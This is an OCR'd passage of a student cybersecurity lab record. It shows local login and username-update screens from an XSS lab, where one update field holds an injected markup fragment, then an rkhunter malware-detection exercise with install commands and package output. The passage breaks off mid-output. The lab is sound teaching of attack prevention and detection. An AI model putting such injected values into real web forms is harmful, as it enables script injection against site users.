
OUTPUT:


Login Page
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/Prevention/login.html
Apps
Gmail
YouTube
Login
UserName : priya
Password : priya
Show Password
submit


192.168.64.2/CSS/Prevention/l
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/Prevention/home.php
Apps
Gmail
YouTube
Update uname: 3S/priya.html">priya
Update


192.168.64.2/CSS/Prevention/
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/Prevention/home.php
Apps
Gmail
YouTube
Welcome User!! Your username update is success!!


Login Page
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/Prevention/login.html
Apps
Gmail
YouTube
Login
UserName : admin
Password : admin
Show Password
submit



RESULT:

Thus the Reflected XSS attack as well as prevention and Stored XSS attack as well as prevention have been implemented and the outputs are verified successfully.

EX NO: 06
DATE : 10/09/2020

UNDERSTANDING MALWARES WORKING AND DETECTION

AIM:

To understand malwares working and detection.

PROCEDURE:


Rkhunter


- rkhunter is a shell script which carries out various checks on the local system to try and detect known rootkits and malware.
- It also performs checks to see if commands have been modified, if the system startup files have been modified, and various checks on the network interfaces, including checks for listening applications.
- rkhunter has been written to be as generic as possible, and so should run on most Linux and UNIX systems.
- It is provided with some support scripts should certain commands be missing from the system, and some of these are perl scripts.
- rkhunter does require certain commands to be present for it to be able to execute.
- Additionally, some tests require specific commands, but if these are not present then the test will be skipped.
- rkhunter needs to be run under a Bourne-type shell, typically bash or ksh. rkhunter can be run as a cron job or from the command-line.


Commands Used


#sudo su
#apt-get install rkhunter
#rkhunter -c


OUTPUT:



senbagapriya@kali: /
11:55 AM
58%
senbagapriya@kali: /
File Actions Edit View Help
senbagapriya@kali:/$ sudo su
[sudo] password for senbagapriya:
root@kali:/# apt-get install rkhunter



senbagapriya@kali: /
11:56 AM
58%
senbagapriya@kali: /
File Actions Edit View Help
senbagapriya@kali:/$ sudo su
[sudo] password for senbagapriya:
root@kali:/# apt-get install rkhunter
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
bsd-mailx exim4-base exim4-config exim4-daemon-light libgnutls-dane0 libgnutls30 libhogweed6 liblockfile1 libnettle8 libunbound8 unhide unhide.rb
Suggested packages:
exim4-doc-html | exim4-doc-info eximon4 spf-tools-perl dns-root-data gnutls-bin
The following NEW packages will be installed:
bsd-mailx exim4-base exim4-config exim4-daemon-light libgnutls-dane0 libhogweed6 liblockfile1 libnettle8 libunbound8 rkhunter unhide unhide.rb
The following packages will be upgraded:
libgnutls30
1 upgraded, 12 newly installed, 0 to remove and 455 not upgraded.
Need to get 5,166 kB of archives.
After this operation, 8,223 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 rkhunter all 1.4.6-8 [256 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnettle8 amd64 3.6-2 [240 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 libhogweed6 amd64 3.6-2 [314 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 libgnutls30 amd64 3.6.14-2+b1 [1,17
9 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 exim4-config all 4.94-7 [331 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 exim4-base amd64 4.94-7 [1,166 kB]
Get:7 http://ftp.harukasan.org/kali kali-rolling/main amd64 libunbound8 amd64 1.11.0-1 [495 kB]
Get:8 http://ftp.harukasan.org/kali kali-rolling/main amd64 libgnutls-dane0 amd64 3.6.14-2+b1 [371 kB]
Get:9 http://ftp.harukasan.org/kali kali-rolling/main amd64 exim4-daemon-light amd64 4.94-7 [647 kB]
Get:10 http://ftp.harukasan.org/kali kali-rolling/main amd64 liblockfile1 amd64 1.16-1.1 [16.7 kB]
Get:11 http://ftp.harukasan.org/kali kali-rolling/main amd64 bsd-mailx amd64 8.1.2-0.20180807cvs-2 [88.6 kB]
Get:12 http://ftp.harukasan.org/kali kali-rolling/main amd64 unhide amd64 20130526-4 [53.2 kB]
Get:13 http://ftp.harukasan.org/kali kali-rolling/main amd64 unhide.rb all 22-5 [8,680 B]
Fetched 5,166 kB in 1min 37s (53.2 kB/s)
Preconfiguring packages ...
Selecting previously unselected package rkhunter.
(Reading database ... 276913 files and directories currently installed.)
Preparing to unpack .../rkhunter_1.4.6-8_all.deb ...
Unpacking rkhunter (1.4.6-8) ...
Selecting previously unselected package libnettle8:amd64.
Preparing to unpack .../libnettle8_3.6-2_amd64.deb ...
Unpacking libnettle8:amd64 (3.6-2) ...
Setting up libnettle8:amd64 (3.6-2) ...
Selecting previously unselected package libhogweed6:amd64.
(Reading database ... 276978 files and directories currently installed.)
Preparing to unpack .../libhogweed6_3.6-2_amd64.deb ...
Unpacking libhogweed6:amd64 (3.6-2) ...
Setting up libhogweed6:amd64 (3.6-2) ...
(Reading database ... 276984 files and directories currently installed.)
Preparing to unpack .../libgnutls30_3.6.14-2+b1_amd64.deb ...



senbagapriya@kali: /
